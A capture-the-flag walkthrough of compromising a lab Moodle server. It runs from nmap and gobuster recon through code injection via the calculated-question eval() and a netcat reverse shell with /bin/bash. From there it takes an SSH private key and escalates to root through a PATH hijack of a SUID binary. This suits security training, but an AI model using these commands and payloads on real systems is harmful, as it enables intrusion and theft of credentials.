CTF_RCE


1. Recon

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.17.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-22 10:24 EST
Nmap scan report for 172.17.0.1
Host is up (0.000087s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds
```

Nmap scan finds port 22 and 80 open, with an SSH and HTTP server running on them respectively.

2. Accessing Webserver



It Works!


Index.html landing page is empty, better scan for additional directories.

3. Gobuster

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.1:80 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://172.17.0.1:80
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/22 10:27:10 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.hta (Status: 403)
/index.html (Status: 200)
/moodle (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
/working (Status: 301)
===============================================================
2021/01/22 10:27:12 Finished
===============================================================
```

Scanning using the common.txt wordlist, when we access the Moodle directory we can login with provided credentials to access the teacher account.

4. The Quiz




the calculated question on moodle allows the teacher to input a formula with variables ({x}) that are then populated by moodle with random values. The questiontype.php uses the eval function which takes a string and evaluates it as PHP code which provides us with an opportunity to execute arbitrary code. A function called **qtype_calculated_find_formula_errors** uses preg_match just before eval() to match our input in the formula box with a regular expression. But before this it runs str_replace, replacing the placeholders ({x}) in the variable with '1'. As the placeholders aren't restricted we can place our PHP code in a placeholder and have it reach the eval call intact. Once the eval function runs the code, _get[0] grabs the data we pass to the 0 variable in the URL, shown in the image below when we run ls -l.

5. RCE and User.txt

Now that we have injected our code into the questiontype.php file, if the code has been evaluated correctly we should have RCE by adding a variable to the end of the URL, test this by outputting the directory listing to a txt file.

Writing to the question directory we're in is forbidden so will have to write to a the parent directory.



Now we need a listener set up on our machine to catch the shell we will throw from the webserver.

```
┌──(kali㉿kali)-[~]
└─$ netcat -lvnp 4444
listening on [any] 4444 ...
_
```

Let's change the command we're running through the URL into a netcat command to connect to our listener and run /bin/bash to give us our shell.

```
=3&0=(nc -nv 192.168.243.130 4444 -e /bin/bash)
```

Access! We get a www-data shell on the webserver and can access user.txt for our first flag

```
┌──(kali㉿kali)-[~]
└─$ netcat -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.243.130] from (UNKNOWN) [172.24.0.3] 53992
whoami
www-data
cd /home
ls
hollister
cd hollister
ls
id_rsa
user.txt
cat user.txt
CUEH{ef6434564cb18a554b476b83cf92a17e}
```

6. Upgrading the shell and switching user

The shell we've been given is pretty crummy and there's no python on the box to give ourselves something better. In the home directory is an id_rsa file though, we can copy this to our machine and use it to log back in through SSH as hollister with a much nicer shell.

```
┌──(kali㉿kali)-[~]
└─$ touch id_rsa

┌──(kali㉿kali)-[~]
└─$ vim id_rsa

┌──(kali㉿kali)-[~]
└─$ sudo ssh -i id_rsa hollister@localhost
[sudo] password for kali:
load pubkey "id_rsa": invalid format
Linux c6be4a8067f7 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hollister@c6be4a8067f7:~$ _
```

7. Getting Root

Searching for SUID bit files in the system reveals a file in our home directory called checkfile.

```
hollister@c6be4a8067f7:~$ find / -perm /4000 2>/dev/null
/home/hollister/checkfile
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/bin/ping
/bin/su
/bin/mount
/bin/umount
```

Trying to read the contents is useless as it is a binary file, running it shows us that it just outputs the contents of user.txt.

```
hollister@c6be4a8067f7:~$ ./checkfile
Attempting to access file:
CUEH{ef6434564cb18a554b476b83cf92a17e}
```

The odds are this file is using the cat command to output the contents of the file. This means we can create our own version of cat, add it to the $PATH variable and checkfile should use ours instead.

As checkfile is run with root privileges, so will our version of cat, therefor all we need is /bin/sh in the cat file to be given a root shell and access root.txt for the final flag.

```
hollister@c6be4a8067f7:~$ touch cat
hollister@c6be4a8067f7:~$ echo /bin/sh > cat
hollister@c6be4a8067f7:~$ cat cat
/bin/sh
hollister@c6be4a8067f7:~$ chmod +x cat
hollister@c6be4a8067f7:~$ export PATH=/home/hollister:$PATH
hollister@c6be4a8067f7:~$ $PATH
-bash: /home/hollister:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games: No such file or directory
hollister@c6be4a8067f7:~$ which cat
/home/hollister/cat
hollister@c6be4a8067f7:~$ ./checkfile
Attempting to access file:
# whoami
root
# head /root/root.txt
CUEH{b47c32f0c50153dfec4a23427aa613c5}# _
```